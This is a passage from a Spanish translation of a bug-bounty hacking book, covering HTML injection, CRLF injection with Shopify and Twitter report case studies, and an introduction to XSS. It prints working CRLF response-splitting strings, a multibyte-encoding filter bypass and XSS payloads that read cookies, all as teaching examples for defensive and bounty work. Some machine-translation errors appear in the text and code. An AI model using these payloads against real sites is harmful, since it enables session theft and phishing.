La clave aquí fue notar que el parámetro en la URL se estaba representando en la página. Simplemente probar si se podía cambiar el parámetro access\_denied reveló esta vulnerabilidad.

## Conclusiones

Esté atento a los parámetros de URL que se pasan y representan como contenido del sitio. Pueden presentar oportunidades para vulnerabilidades de inyección de texto que los atacantes pueden utilizar para realizar phishing. Los parámetros de URL controlables representados en un sitio web a veces resultan en ataques de secuencias de comandos entre sitios, que cubriré en el Capítulo 7. Otras veces, este comportamiento sólo permite ataques de suplantación de contenido y de inyección de HTML menos impactantes. Es importante tener en cuenta que, aunque este informe pagó 250 dólares, fue la recompensa mínima para Within Security. No todos los programas valoran o pagan por la inyección de HTML y los informes de suplantación de contenido porque, al igual que la ingeniería social, dependen de que el texto injectado engañe a los objetivos.



Figura 5-1: El atacante pudo injectar esta "advertencia" en la página de administración de WordPress.

## Resumen

La inyección de HTML y la suplantación de contenido permiten a un pirata informático ingresar información y hacer que una página HTML refleje esa información a un objetivo. Los atacantes pueden utilizar estos ataques para realizar phishing a los usuarios y engañarlos para que visiten o envíen información confidencial a sitios web maliciosos.

Descubrir este tipo de vulnerabilidades no se trata sólo de enviar HTML simple, sino también de explorar cómo un sitio podría representar el texto ingresado. Los piratas informáticos deben estar atentos a las oportunidades para manipular los parámetros de URL que se muestran directamente en un sitio.

## 6

## INYECCIÓN DE ALIMENTACIÓN DE LÍNEA DE RETORNO DE CARRO



Algunas vulnerabilidades permiten a los usuarios ingresar caracteres codificados que tienen significados especiales en respuestas HTML y HTTP. Normalmente, las aplicaciones desinfectan estos caracteres cuando se incluyen en la entrada del usuario para evitar que los atacantes manipulen maliciosamente los mensajes HTTP, pero en algunos casos, las aplicaciones se olvidan de desinfectar la entrada o no lo hacen correctamente. Cuando esto sucede, los servidores, servidores proxy y navegadores pueden interpretar los caracteres especiales como código y alterar el mensaje HTTP original, lo que permite a los atacantes manipular el comportamiento de una aplicación.

Dos ejemplos de caracteres codificados son %0D y %0A, que representan \n (un retorno de carro) y \r (un avance de línea). Estos caracteres codificados se denominan comúnmente avances de línea de retorno de carro (CRLF). Los servidores y navegadores dependen de los caracteres CRLF para identificar secciones de mensajes HTTP, como los encabezados.

Una vulnerabilidad de inyección de avance de línea de retorno de carro (inyección CRLF) ocurre cuando una aplicación no desinfecta la entrada del usuario o lo hace de manera incorrecta. Si los atacantes pueden injectar caracteres CRLF en mensajes HTTP, pueden lograr los dos tipos de ataques que analizaremos en este capítulo: contrabando de solicitudes HTTP y ataques de división de respuestas HTTP. Además, normalmente puedes encadenar una inyección CRLF con otra vulnerabilidad para demostrar un mayor impacto en un informe de error, como lo demostraré más adelante en este capítulo. A los efectos de este libro, sólo proporcionaremos

ejemplos de cómo explotar una inyección CRLF para lograr el contrabando de solicitudes HTTP.

### Contrabando de solicitudes HTTP EI

contrabando de solicitudes HTTP se produce cuando un atacante aprovecha una vulnerabilidad de inyección CRLF para agregar una segunda solicitud HTTP a la solicitud legítima inicial. Debido a que la aplicación no anticipa el CRLF inyectado, inicialmente trata las dos solicitudes como una sola solicitud.

La solicitud pasa a través del servidor receptor (normalmente un proxy o firewall), se procesa y luego se envía a otro servidor, como un servidor de aplicaciones que realiza las acciones en nombre del sitio. Este tipo de vulnerabilidad puede provocar envenenamiento de la caché, evasión del firewall, secuestro de solicitudes o división de la respuesta HTTP.

En el envenenamiento de la caché, un atacante puede cambiar las entradas en la caché de una aplicación y mostrar páginas maliciosas en lugar de una página adecuada. La evasión del firewall ocurre cuando una solicitud se elabora utilizando CRLF para evitar controles de seguridad. En una situación de secuestro de solicitudes, un atacante puede robar cookies httponly e información de autenticación HTTP sin interacción entre el atacante y el cliente. Estos ataques funcionan porque los servidores interpretan los caracteres CRLF como indicadores de dónde comienzan los encabezados HTTP, por lo que si ven otro encabezado, lo interpretan como el inicio de una nueva solicitud HTTP.

La división de respuestas HTTP, en la que nos centraremos en el resto de este capítulo, permite a un atacante dividir una única respuesta HTTP inyectando nuevos encabezados que los navegadores interpretan. Un atacante puede explotar una respuesta HTTP dividida utilizando uno de dos métodos según la naturaleza de la vulnerabilidad. Con el primer método, un atacante utiliza caracteres CRLF para completar la respuesta inicial del servidor e insertar encabezados adicionales para generar una nueva respuesta HTTP. Sin embargo, a veces un atacante sólo puede modificar una respuesta y no inyectar una respuesta HTTP completamente nueva. Por ejemplo, sólo pueden inyectar un número limitado de caracteres. Esto lleva al segundo método de explotar la división de respuestas, insertando nuevos encabezados de respuesta HTTP, como un encabezado de Ubicación . Inyectar un encabezado de Ubicación permitiría a un atacante encadenar el

Vulnerabilidad CRLF con redireccionamiento, envío de un objetivo a un sitio web malicioso o secuencias de comandos entre sitios (XSS), un ataque que cubriremos en el Capítulo 7.

## División de respuestas de v.shopify.com

Dificultad: Media URL:

v.shopify.com/last\_shop?<YOURSITE>.myshopify.com Fuente: https://

hackerone.com/reports/106427/ Fecha de publicación:

22 de diciembre de 2015 Recompensa

pagada: \$500 En

diciembre de 2015, HackerOne El usuario krankopwnz informó que Shopify no estaba validando el parámetro de tienda pasado a la URL v.shopify.com/last\_shop?<TU SITIO>.myshopify.com. Shopify envió una solicitud GET a esta URL para configurar una cookie que registrara la última tienda en la que inició sesión un usuario. Como resultado, un atacante podría incluir los caracteres CRLF %0d%0a (las mayúsculas no importan para la codificación) en la URL como parte del parámetro last\_shop . Cuando se enviaron estos caracteres, Shopify usaría el parámetro last\_shop completo para generar nuevos encabezados en la respuesta HTTP. Aquí está el código malicioso que krankopwnz inyectó como parte del nombre de una tienda para probar si este exploit funcionaría:

---

%0d%0aLongitud del contenido:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aTipo de contenido:

%20 text/html%0d%0aLongitud del contenido:%2019%0d%0a%0d %0a<html>desfigurar</html>

---

Debido a que Shopify usó el parámetro last\_shop no saneado para configurar una cookie en la respuesta HTTP, la respuesta incluyó contenido que el navegador interpretó como dos respuestas. Los %20 caracteres representan espacios codificados, que se decodifican cuando se recibe la respuesta.

La respuesta recibida por el navegador se decodificó como:

---

Longitud del contenido:

0 HTTP/1.1 200 OK

Tipo de contenido: texto/html

Longitud del contenido:  
19 <html>deface</html>

---

La primera parte de la respuesta aparecería después de los encabezados HTTP originales. La longitud del contenido de la respuesta original se declara como 0 , lo que le indica al navegador que no hay contenido en el cuerpo de la respuesta. A continuación, un CRLF inicia una nueva línea y nuevos encabezados. El texto configura la nueva información del encabezado para indicarle al navegador que hay una segunda respuesta que es HTML y que su longitud es 19. Luego, la información del encabezado le proporciona al navegador HTML para representar en . Cuando un atacante malintencionado utiliza el encabezado HTTP injectado, es posible que se produzcan diversas vulnerabilidades; estos incluyen XSS, que cubriremos en el Capítulo 7.

#### Comidas para llevar

Esté atento a las oportunidades en las que un sitio acepta entradas que utiliza como parte de sus encabezados de devolución, especialmente cuando configura cookies. Si ve este comportamiento en un sitio, intente enviar %0D%0A (o simplemente %0A%20 en Internet Explorer) para verificar si el sitio protege adecuadamente contra las inyecciones CRLF. Si no es así, pruebe para ver si puede agregar nuevos encabezados o una respuesta HTTP adicional completa. Esta vulnerabilidad se aprovecha mejor cuando ocurre con poca interacción del usuario, como en una solicitud GET .

#### División de respuesta HTTP de Twitter

Dificultad: Alta URL:

[https://twitter.com/i/safety/report\\_story/](https://twitter.com/i/safety/report_story/) Fuente: <https://hackerone.com/reports/52042/> Fecha de informe: 15 de marzo de 2015 Recompensa pagada: \$3500

Cuando busque vulnerabilidades, recuerde pensar fuera de lo común y enviar valores codificados para ver cómo un sitio maneja la entrada. En algunos casos, los sitios se protegerán contra la inyección de CRLF mediante el uso de un

lista negra. En otras palabras, el sitio buscará caracteres incluidos en la lista negra en las entradas y luego responderá en consecuencia eliminando esos caracteres o no permitiendo que se realice la solicitud HTTP. Sin embargo, a veces un atacante puede eludir una lista negra utilizando codificación de caracteres.

En marzo de 2015, FileDescriptor manipuló la forma en que Twitter manejaba la codificación de caracteres para encontrar una vulnerabilidad que le permitiera configurar una cookie a través de una solicitud HTTP.

La solicitud HTTP que FileDescriptor probó incluía un reportado\_tweet\_id parámetro cuando enviado a [https://twitter.com/i/safety/report\\_story/](https://twitter.com/i/safety/report_story/) (una reliquia de Twitter que permitía a los usuarios denunciar anuncios inapropiados). Al responder, Twitter también devolvería una cookie que incluía el parámetro enviado con la solicitud HTTP. Durante sus pruebas, FileDescriptor notó que los caracteres CR y LF estaban en la lista negra y desinfectados. Twitter reemplazaría cualquier LF con un espacio y devolvería un HTTP 400 (Error de solicitud incorrecta) cuando recibiera cualquier CR, protegiendo así contra inyecciones de CRLF. Pero FileDescriptor sabía de un error de Firefox que decodificaba incorrectamente las cookies y potencialmente podría permitir a los usuarios injectar cargas útiles maliciosas en un sitio web. El conocimiento de este error lo llevó a probar si podría existir un error similar en Twitter.

En el error de Firefox, Firefox eliminaba los caracteres Unicode de las cookies fuera del rango de caracteres ASCII. Sin embargo, los caracteres Unicode pueden constar de varios bytes. Si se eliminaran ciertos bytes de un carácter multibyte, los bytes restantes podrían generar caracteres maliciosos en una página web.

Inspirándose en el error de Firefox, FileDescriptor probó si un atacante podía colar un carácter malicioso a través de la lista negra de Twitter utilizando la misma técnica de caracteres multibyte. Entonces FileDescriptor encontró un carácter Unicode cuya codificación terminaba en %0A (un LF) pero cuyos otros bytes no estaban incluidos en el conjunto de caracteres HTTP. Usó el carácter Unicode que está codificado en hexadecimal como U+560A (56 0A). Pero cuando este carácter se utiliza en una , está codificada con UTF-8 como %E5%98%8A. Estos tres bytes, %E3, %98, %8A, eludieron la lista negra de Twitter porque no son caracteres maliciosos.

Cuando FileDescriptor envió este valor, descubrió que Twitter no desinfectaba el carácter codificado en URL, pero aún así decodificaba el valor UTF-8 %E5%98%8A a su valor Unicode 56 0A. Twitter eliminaría el 56 como carácter no válido, dejando intactos los caracteres de avance de línea 0A . Además, descubrió que el carácter (que está codificado en 56 0D) también podría usarse para insertar el retorno de carro necesario (%0D) en la respuesta HTTP.

Una vez que confirmó que el método funcionaba, FileDescriptor pasó el valor %E5%98%8A%E5%98%8DSet-Cookie:%20test al parámetro URL de Twitter. Twitter decodificaría los caracteres, eliminaría los caracteres fuera de rango y dejaría %0A y %0D en la solicitud HTTP, lo que daría como resultado el valor %0A%0DSet-Cookie:%20test. El CRLF dividiría la respuesta HTTP en dos, de modo que la segunda respuesta consistiría solo en el valor de prueba Set-Cookie:, que es el encabezado HTTP utilizado para configurar las cookies.

Los ataques CRLF pueden ser aún más peligrosos cuando permiten ataques XSS. Si bien los detalles de cómo explotar XSS no son importantes para este ejemplo, cabe señalar que FileDescriptor fue más allá con esta prueba de concepto. Le demostró a Twitter cómo esta vulnerabilidad CRLF podría explotarse para ejecutar JavaScript malicioso con la siguiente URL:

---

```
https://twitter.com/login?redirect_after_login=https://twitter.com:21/%E5%98%8A%E5%98%8Dcontent-type:text/html%E5%98%8A%E5%98%8D%C8%BCsvg%8D%E5%98%8A%E5%98%8D%E5%98%8D%E5%98%BCsvg/onload=alert%28innerHTML%29%E5%98%BE
```

---

Los detalles importantes son los valores de 3 bytes repartidos por todas partes: %E5%98%8A, %E5%98%8D, %E5%98%BC y %E5%98%BE. Después de eliminar los caracteres, estos valores se decodifican a %0A, %0D, %3C y %3E, respectivamente, los cuales son caracteres especiales HTML. El byte %3C es el corchete angular izquierdo (<) y %3E es el corchete angular derecho (>).

Los demás caracteres de la URL se incluyen en la respuesta HTTP tal como está escrita. Por lo tanto, cuando los caracteres de bytes codificados se decodifican con saltos de línea, el encabezado se ve así:

---

```
https://twitter.com/login?redirect_after_login=https://twitter.com:21/ content-type:text/html
```

ubicación:

<svg/onload=alert(innerHTML)>

---

La carga útil se decodifica para injectar el tipo de contenido del encabezado text/html, que le indica al navegador que la respuesta contendrá HTML. El encabezado Ubicación utiliza una etiqueta <svg> para ejecutar la alerta de código JavaScript (innerHTML). La alerta crea un cuadro de alerta que contiene el contenido de la página web utilizando la propiedad DOM InnerHTML (la propiedad InnerHTML devuelve el HTML de un elemento determinado). En este caso, la alerta incluiría la sesión del usuario que inició sesión y las cookies de autenticación, lo que demuestra que un atacante podría robar estos valores. Robar la cookie de autenticación habría permitido a un atacante iniciar sesión en la cuenta de un objetivo, lo que explica por qué FileDescriptor recibió una recompensa de \$3500 por encontrar esta vulnerabilidad.

#### Comidas para llevar

Si un servidor está de alguna manera desinfectando los caracteres %0D%0A, piense en cómo podría estar haciéndolo el sitio web y si puede eludir sus esfuerzos, por ejemplo mediante doble codificación. Puede comprobar si el sitio está manejando mal valores adicionales pasando caracteres multibyte y determinando si están decodificados en otros caracteres.

#### Resumen

Las vulnerabilidades CRLF permiten a los atacantes manipular las respuestas HTTP alterando sus encabezados. La explotación de las vulnerabilidades de CRLF puede provocar envenenamiento de la caché, evasión del firewall, secuestro de solicitudes o división de la respuesta HTTP. Debido a que una vulnerabilidad CRLF es causada por un sitio que refleja la entrada no saneada del usuario %0D%0A en sus encabezados, es importante monitorear y revisar todas las respuestas HTTP al piratear. Además, si encuentra entradas que puede controlar que se devuelvan en los encabezados HTTP, pero los caracteres %0D%0A se están desinfectando, intente incluir entradas codificadas multibyte como lo hizo FileDescriptor para determinar cómo el sitio maneja la decodificación.

# 7

## GUIONES ENTRE SITIOS



Uno de los ejemplos más famosos de vulnerabilidad de secuencias de comandos entre sitios (XSS) es el gusano MySpace Samy creado por Samy Kamkar. En octubre de 2005, Kamkar aprovechó una vulnerabilidad en MySpace que le permitió almacenar una carga útil de JavaScript en su perfil. Cada vez que un usuario conectado visitaba su perfil de MySpace, el código de carga útil se ejecutaba, convirtiendo al espectador en amigo de Kamkar en MySpace y actualizando el perfil del espectador para mostrar el texto "pero, sobre todo, Samy es mi héroe". Luego, el código se copiaría en el perfil del espectador y continuaría infectando otras páginas de usuarios de MySpace.

Aunque Kamkar no creó el gusano con intenciones maliciosas, como resultado el gobierno allanó la residencia de Kamkar. Kamkar fue arrestado por liberar el gusano y se declaró culpable de un delito grave.

El gusano de Kamkar es un ejemplo extremo, pero su exploit muestra el amplio impacto que una vulnerabilidad XSS podría tener en un sitio web. Al igual que otras vulnerabilidades que he cubierto hasta ahora, XSS ocurre cuando los sitios web muestran ciertos caracteres sin desinfectar, lo que hace que los navegadores ejecuten JavaScript malicioso. Los caracteres que permiten que se produzca una vulnerabilidad XSS incluyen comillas dobles ("), comillas simples (' ) y corchetes angulares (< >).

Si un sitio desinfecta adecuadamente los caracteres, los caracteres se representan como entidades HTML. Por ejemplo, la fuente de una página web mostraría estos caracteres de la siguiente manera:

- Una comilla doble ("") como " o &#34;
- Una comilla simple ('') como ' o &#39;
- Un corchete de ángulo de apertura (<) como &lt; o &#60;
- Un corchete en ángulo de cierre (>) como &gt; o &#62;

Estos caracteres especiales, cuando no se desinfectan, definen la estructura de una página web en HTML y JavaScript. Por ejemplo, si un sitio no desinfecta los corchetes angulares, puede insertar <script></script> para inyectar una carga útil, como esta:

---

```
<script>alerta(document.domain);</script>
```

---

Cuando envía esta carga útil a un sitio web que la deja sin desinfectar, las etiquetas <script></script> le indican al navegador que ejecute JavaScript entre ellas. La carga útil ejecuta la función de alerta , creando un cuadro de diálogo emergente que muestra la información pasada a la alerta.

La referencia al documento dentro del paréntesis es el DOM, que devuelve el nombre de dominio del sitio. Por ejemplo, si la carga útil se ejecuta en https://www.<ejemplo>.com/foo/bar/, el cuadro de diálogo emergente muestra www.<ejemplo>.com.

Cuando haya encontrado una vulnerabilidad XSS, confirme su impacto porque no todas las vulnerabilidades XSS son iguales. Confirmar el impacto de un error e incluir este análisis mejora su informe, ayuda a los evaluadores a validar su error y podría aumentar su recompensa.

Por ejemplo, una vulnerabilidad XSS en un sitio que no utiliza el indicador `httpOnly` en cookies confidenciales es diferente de una vulnerabilidad XSS que sí lo hace. Cuando un sitio no tiene el indicador `httpOnly` , su XSS puede leer los valores de las cookies; Si esos valores incluyen cookies de identificación de sesión, podría robar la sesión de un objetivo y acceder a su cuenta. Puede alertar a `document.cookie` para confirmar que puede leer cookies confidenciales (saber qué cookies un sitio considera confidenciales requiere prueba y error en cada sitio). Incluso cuando no pueda acceder a cookies confidenciales, puede alertar a `document.domain` para confirmar si puede acceder a información confidencial del usuario desde el DOM y realizar acciones en nombre del objetivo.

Pero el XSS podría no ser una vulnerabilidad para el sitio si no lo hace. alertar al dominio correcto. Por ejemplo, si alerta a documento.dominio desde un iFrame en un espacio aislado, su JavaScript podría ser inofensivo porque no puede acceder a cookies, realizar acciones en la cuenta del usuario o acceder a datos confidenciales información del usuario del DOM.

El JavaScript se vuelve inofensivo porque los navegadores implementan un Política del Mismo Origen (SOP) como mecanismo de seguridad. El SOP restringe cómo los documentos (la D en DOM) pueden interactuar con los recursos cargados de otro origen. El SOP protege los sitios web inocentes de Sitios maliciosos que intentan explotar el sitio web a través del usuario. Para Por ejemplo, si visitó www.<malicious>.com e invocó una solicitud GET a www.<ejemplo>.com/profile en su navegador, el SOP impediría www.<malicious>.com leyendo www.<example>.com/profile respuesta. El sitio www.<ejemplo>.com podría permitir sitios de otro origen para interactuar con él, pero normalmente esas interacciones se limitan a sitios web específicos www.<ejemplo>.com fideicomisos.

El protocolo de un sitio web (por ejemplo, HTTP o HTTPS), el host (por ejemplo, www.<ejemplo>.com) y el puerto determinan el origen de un sitio. Internet Explorer es una excepción a esta regla. No considera que el puerto sea parte del origen. La Tabla 7-1 muestra ejemplos de orígenes y si serían se considera igual que http://www.<ejemplo>.com/.

Tabla 7-1: Ejemplos de POE

URL	¿Mismo origen? Razón
http://www.<ejemplo>.com/countries	Sí N / A
http://www.<ejemplo>.com/countries/Canada	Sí https:// N / A
www.<ejemplo>.com/countries	No Diferente protocolo
http://tienda.<ejemplo>.com/countries	No Anfitrión diferente
http://www.<ejemplo>.com:8080/countries	No Diferente puerto

En algunas situaciones, la URL no coincidirá con el origen. Por ejemplo, los esquemas about:blank y javascript: heredan el origen del documento que los abre. El contexto about:blank accede a información desde el navegador o interactúa con él, mientras que javascript: ejecuta JavaScript. La URL no proporciona información sobre su origen, por lo que los navegadores manejan estos dos contextos de manera diferente. Cuando encuentre una vulnerabilidad XSS, es útil usar alert(document.domain) en su prueba de concepto: confirma el origen donde se ejecuta XSS, especialmente cuando la URL que se muestra en el navegador es diferente del origen contra el que se ejecuta XSS. Esto es exactamente lo que sucede cuando un sitio web abre una URL javascript :. Si www.<ejemplo>.com abrió un javascript:alert(document.domain) URL, la dirección del navegador mostraría javascript:alert(document.domain). Pero el cuadro de alerta mostraría www.<ejemplo>.com porque la alerta hereda el origen del documento anterior.

Aunque solo he cubierto un ejemplo que utiliza la etiqueta HTML <script> para lograr XSS, no siempre puedes enviar etiquetas HTML cuando encuentras una posible inyección. En esos casos, es posible que pueda enviar comillas simples o dobles para injectar una carga útil XSS. El XSS podría ser significativo dependiendo de dónde se produzca la inyección. Por ejemplo, digamos que puede acceder al atributo de valor del siguiente código:

---

```
<tipo de entrada="texto" nombre="nombre de usuario" valor="hacker" ancho=50px>
```

---

Al injectar una comilla doble en el atributo de valor , puede cerrar la comilla existente e injectar una carga útil XSS maliciosa en la etiqueta. Puedes hacer esto cambiando el atributo de valor a hacker" onfocus=alert(document.cookie) autofocus ", lo que daría como resultado lo siguiente:

---

```
<tipo de entrada="texto" nombre="nombre de usuario"
valor="hacker" onfocus=alert(document.cookie) enfoque automático "" ancho=50px>
```

---

El atributo de enfoque automático le indica al navegador que coloque el cursor en el cuadro de texto de entrada tan pronto como se carga la página. El atributo JavaScript onfocus le dice al navegador que ejecute JavaScript cuando el cuadro de texto de entrada sea el foco (sin enfoque automático, el enfoque ocurriría cuando una persona hace clic en el cuadro de texto). Pero estos dos atributos tienen límites:

No puedes enfocar automáticamente en un campo oculto. Además, si hay varios campos en una página con enfoque automático, el primer o el último elemento será el foco dependiendo del navegador. Cuando se ejecuta la carga útil, alertará documento.cookie.

De manera similar, digamos que tuvo acceso a una variable dentro de una etiqueta <script> . Si pudiera insertar comillas simples en el valor de la variable de nombre en el siguiente código, podría cerrar la variable y ejecutar su propio JavaScript:

---

```
<script>
    var nombre = 'hacker'; </
script>
```

---

Debido a que controlamos el valor del hacker, cambiando la variable de nombre a 'hacker';alert(document.cookie);' resultaría en lo siguiente:

---

```
<script>
    var nombre = 'hacker';alert(document.cookie);"; </script>
```

---

Al insertar una comilla simple y un punto y coma se cierra el nombre de la variable. Debido a que estamos usando una etiqueta <script> , se ejecutará la función JavaScript alert(document.cookie), que también inyectamos. Agregamos un ';' adicional para finalizar nuestra llamada a función y garantizar que JavaScript sea sintácticamente correcto porque el sitio incluye un ';' para cerrar la variable de nombre . Sin el ';' syntax al final, habría una comilla simple colgando, lo que podría romper la sintaxis de la página.

Como ya sabes, puedes ejecutar XSS utilizando varios métodos. El sitio web <http://html5sec.org/>, mantenido por los expertos en pruebas de penetración de Cure53, es una gran referencia para las cargas útiles XSS.

## Tipos de XSS Hay

dos tipos principales de XSS: reflejado y almacenado. El XSS reflejado ocurre cuando una única solicitud HTTP que no está almacenada en ningún lugar del sitio entrega y ejecuta la carga útil XSS. Los navegadores, incluidos Chrome, Internet Explorer y Safari, intentan evitar este tipo de

vulnerabilidad al introducir XSS Auditors (en julio de 2018, Microsoft anunció que retirará XSS Auditor en el navegador Edge debido a otros mecanismos de seguridad disponibles para prevenir XSS). Los auditores XSS intentan proteger a los usuarios de enlaces maliciosos que ejecutan JavaScript.

Cuando se produce un intento XSS, el navegador muestra una página rota con un mensaje que indica que la página ha sido bloqueada para proteger a los usuarios. La Figura 7-1 muestra un ejemplo en Google Chrome.




Figura 7-1: Una página bloqueada por XSS Auditor en Google Chrome

A pesar de los mejores esfuerzos de los desarrolladores de navegadores, los atacantes frecuentemente eluden a los auditores XSS porque JavaScript puede ejecutarse de maneras complejas en un sitio. Debido a que estos métodos para eludir a los auditores XSS cambian con frecuencia, están más allá del alcance de este libro. Pero dos excelentes recursos para obtener más información son la publicación del blog de FileDescriptor en <https://blog.innerht.ml/the-misunderstood-x-xss-protection/> y la hoja de trucos para evitar el filtro de Masato Kinugawa en <https://github.com/masatokinugawa/filterbypass/wiki/Browser's-XSS-Filter-Bypass-Cheat-Sheet/>.

Por el contrario, el XSS almacenado ocurre cuando un sitio guarda una carga maliciosa y la deja sin desinfectar. Los sitios también pueden representar la carga útil ingresada en varias ubicaciones. Es posible que la carga útil no se ejecute inmediatamente después del envío, pero podría ejecutarse cuando se accede a otra página. Por ejemplo, si crea un perfil en un sitio web con una carga útil XSS como nombre, es posible que XSS no se ejecute cuando vea su perfil;

en cambio, podría ejecutarse cuando alguien busque su nombre o le envíe un mensaje.

También puede clasificar los ataques XSS en las siguientes tres subcategorías: basados en DOM, ciegos y propios. Los ataques XSS basados en DOM implican manipular el código JavaScript existente de un sitio web para ejecutar JavaScript malicioso; se puede almacenar o reflejar. Por ejemplo, digamos que la página web [www.<example>.com/hi/](http://www.<example>.com/hi/) usó el siguiente HTML para reemplazar el contenido de su página con un valor de una URL sin verificar si hay entradas maliciosas. Podría ser posible ejecutar XSS.

---

```
<html>
  <body>
    <h1>Hola, <span id="nombre"></h1>
    <script>document.getElementById('nombre').innerHTML=ubicación.hash.split(
      '#')
      [1]</script> </body>
  </html>
```

---

En esta página web de ejemplo, la etiqueta script llama al método `getElementById` del objeto de documento para encontrar el elemento HTML con el ID 'nombre'.

La llamada devuelve una referencia al elemento span en la etiqueta `<h1>`. A continuación, la etiqueta script modifica el texto entre las etiquetas `<span id="name">` utilizando el método `InnerHTML`. El script establece el texto entre `<span id="name">` con el valor de `ubicación.hash`, que es cualquier texto que aparece después de `#` en la URL (la ubicación es otra API del navegador, similar al DOM; proporciona acceso a información sobre el URL actual).

Por lo tanto, visitar [www.<example>.com/hi#Peter/](http://www.<example>.com/hi#Peter/) daría como resultado que el HTML de la página se actualizara dinámicamente a `<h1><span id="name">Peter </h1>`. Pero esta página no desinfecta el valor `#` en la URL antes de actualizar el elemento. Entonces, si un usuario visita [www.<example>.com/h1#<img src=x onerror=alert\(document.domain\)>](http://www.<example>.com/h1#<img src=x onerror=alert(document.domain)>), aparecerá un cuadro de alerta de JavaScript que mostrará [www.<example>.com](http://www.<example>.com) (asumiendo que no hay imagen). `x` fue devuelto al navegador. El HTML resultante de la página se vería así:

---

```
<html>
  <cuerpo>
    <h1>Hola <span id="nombre"><img src=x onerror=alert(document.domain)>
```

```
</h1>

<script>document.getElementById('nombre').innerHTML=ubicación.hash.split(
#)
[1]</script> </
body> </
html>
```

---

Esta vez, en lugar de representar a Peter entre etiquetas `<h1>`, la página web mostraría un cuadro de alerta de JavaScript con el nombre `documento.dominio`. Un atacante podría usar esto porque, para ejecutar cualquier JavaScript, proporciona el atributo JavaScript de la etiqueta `<img>` al `onerror`.

Blind XSS es un ataque XSS almacenado en el que otro usuario genera la carga útil XSS desde una ubicación del sitio web a la que un pirata informático no puede acceder. Por ejemplo, esto podría suceder si pudiera agregar XSS como su nombre y apellido cuando crea un perfil personal en un sitio. Se pueden evitar esos valores cuando los usuarios habituales ven su perfil. Pero cuando un administrador visita una página administrativa que enumera todos los usuarios nuevos en el sitio, es posible que los valores no se desinfecten y que el XSS se ejecute. La herramienta XSSHunter (<https://xsshunter.com/>) de Matthew Bryant es ideal para detectar XSS ciego. Las cargas útiles que Bryant diseñó ejecutan JavaScript, que carga un script remoto. Cuando se ejecuta el script, lee el DOM, la información del navegador, las cookies y otra información que la carga útil envía a su cuenta XSSHunter.

Las vulnerabilidades Self XSS son aquellas que pueden afectar únicamente al usuario que ingresa a la carga útil. Debido a que un atacante solo puede atacarse a sí mismo, el XSS propio se considera de baja gravedad y no califica para una recompensa en la mayoría de los programas de recompensas por errores. Por ejemplo, puede ocurrir cuando el XSS se envía mediante una solicitud POST. Pero debido a que la solicitud está protegida por CSRF, solo el objetivo puede enviar la carga útil XSS. Self XSS puede almacenarse o no.

Si encuentra un XSS propio, busque oportunidades para combinarlo con otra vulnerabilidad que pueda afectar a otros usuarios, como iniciar/cerrar sesión en CSRF. En este tipo de ataque, el objetivo cierra la sesión de su cuenta e inicia sesión en la cuenta del atacante para ejecutar el JavaScript malicioso. Normalmente, un ataque CSRF de inicio/cierre de sesión requiere la capacidad de volver a registrar el objetivo en una cuenta utilizando JavaScript malicioso. No miraremos

en un error que utiliza CSRF de inicio/cierre de sesión, pero un gran ejemplo es uno que Jack Whitton encontró en un sitio de Uber, sobre el cual puede leer en <https://whitton.io/articles/uber-turning-self-xss-into-bueno-xss/>.

El impacto de XSS depende de una variedad de factores: si se almacena o refleja, si se puede acceder a las cookies, dónde se ejecuta la carga útil, etc. A pesar del daño potencial que XSS puede causar en un sitio, corregir las vulnerabilidades XSS suele ser fácil y solo requiere que los desarrolladores de software desinfecten la entrada del usuario (al igual que con la inyección de HTML) antes de renderizarla.

## Shopify al por mayor

Dificultad: baja

URL: [wholesale.shopify.com/](http://wholesale.shopify.com/)

Fuente: [https://hackerone.com/reports/106293/](https://hackerone.com/reports/106293)

Fecha de publicación: 21 de diciembre de

2015 Recompensa

pagada: \$500 Las cargas útiles XSS no tienen por qué ser complicadas, pero sí necesarias para adaptarlos a la ubicación donde se representarán y si estarán contenidos en etiquetas HTML o JavaScript. En diciembre de 2015, el sitio web mayorista de Shopify era una página web sencilla con un cuadro de búsqueda distintivo en la parte superior. La vulnerabilidad XSS en esta página era simple pero fácil de pasar por alto: la entrada de texto en el cuadro de búsqueda se reflejaba sin desinfectar dentro de las etiquetas JavaScript existentes.

La gente pasó por alto este error porque la carga útil XSS no explotaba HTML no desinfectado. Cuando XSS explota la forma en que se representa HTML, los atacantes pueden ver el efecto de la carga útil porque HTML define la apariencia de un sitio. Por el contrario, el código JavaScript puede cambiar la apariencia de un sitio o realizar otra acción, pero no define la apariencia del sitio.

En este caso, ingresar "><script>alert('XSS')</script>" no ejecutaría la alerta de carga útil XSS('XSS') porque Shopify estaba codificando las etiquetas HTML <>. Estos caracteres se habrían representado de manera inofensiva, como &lt; y &gt;. Un hacker se dio cuenta de que la entrada no estaba desinfectada.

